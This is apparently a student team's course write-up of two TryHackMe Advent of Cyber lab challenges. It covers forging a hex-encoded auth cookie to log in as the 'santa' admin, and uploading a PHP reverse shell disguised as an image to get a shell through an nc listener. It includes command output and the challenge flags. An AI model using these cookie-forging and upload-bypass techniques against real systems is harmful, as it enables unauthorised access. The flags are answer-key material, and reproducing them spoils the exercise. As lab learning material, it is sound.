PSP0201 Week 2 Writeup

Group Name: uwu gang

Members

ID	Name	Role
1211101376	Isaiah Wong Terjie	Leader
1211101321	Muhammad Zafran Bin Mohd Anuar	Member
1211100857	Javier Austin Anak Jawa	Member
1211100824	Ahmad Danial Bin Ahmad Fauzi	Member


<u>Day 1: Web Exploitation – A Christmas Crisis</u>


Tools used: Kali Linux, Firefox

Solution/walkthrough:

<u>Question 1</u>


Registration and logging in to the Christmas Control Centre. No access to the control console.





Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No


Opening up the browser developer tools to check on the cookie.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d	10.10.240.168	/	Session	126	false	false	None	Wed, 08 Jun 2022 0...

Question 2


Obtain the value of the cookie.



Value
7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d

Question 3

Using Cyberchef, convert the cookie value to string.



From Hex
Delimiter: Auto

Input (length: 122, lines: 1)


```
7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d
```

Output (start: 61, end: 61, length: 0; time: 1ms, length: 61, lines: 1)

```
{"company":"The Best Festival Company", "username":"timothy"}
```

Question 4

Changing the username to ‘santa’, convert the JSON statement to hex.



To Hex

Delimiter: None

Bytes per line: 0

Input

```
{"company":"The Best Festival Company", "username":"santa"}
```


Output

```
start:   0    time:  1ms
  end: 118  length: 118
length: 118  lines:   1
```

```
7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c2022
757365726e616d65223a2273616e7461227d
```

Question 5

Now having access to the controls, switching on every control shows the flag.



Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

```
THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we open the browser’s developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to ‘santa’, the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with converted one and refreshed the page. We are now show an administrator page (Santa’s) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

URL needed to get access to the next page. Access to upload page.


10.10.228.192

You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)


10.10.228.192/?id=ODIzODI5MTNiYmYw


Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

No file selected

Question 2

View page source to identify what type of file that is accepted by the site. Which are jpg, jpeg and png files also known as image files.



TryHackMe | 25 Days of C | Protection | http://10.10.228.192/?id=ODI

view-source:http://10.10.228.192/?id=ODIzODI5MTNiYmYw


```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li>
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Question 3

There were common directories given so we went ahead and tested out which directory is the one that is used for file storage.

`/uploads`, `/images`, `/media`, or `/resources`;

It worked on the first try



10.10.228.192/uploads/


Index of /uploads

```
      Name                 Last modified    Size Description
-----------------------------------------------------------
Parent Directory                              -
php-reverse-shell.jpg   2022-06-16 08:21  5.4K
-----------------------------------------------------------
```

Question 4

As for the netcat's parameter explanations we found some guides to learn about the parameters by going to this website called https://www.ionos.com/digitalguide/server/tools/netcat/


Later on, we uploaded the reverse shell to activate the netcat listener to bypass any filters


10.10.228.192/uploads/

Index of /uploads


```
      Name                Last modified    Size Description
-----------------------------------------------------------
Parent Directory                             -
php-reverse-shell.jp..> 2022-06-16 08:44 5.4K
php-reverse-shell.jpg   2022-06-16 08:21 5.4K
-----------------------------------------------------------
```

Once we click on php-reverse-shell-jpeg.php directory, we must double check our netcat listener to confirm that we have bypassed the filters


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.18.26.52] from (UNKNOWN) [10.10.94.204] 51894
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:04:03 up 12 min,  0 users,  load average: 0.01, 0.87, 0.97
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (828): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$
```

Question 5

Then we must check the given command which is cat /var/www/flag.txt to claim our flags



```
cat /var/www/flag.txt


══════════════════════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


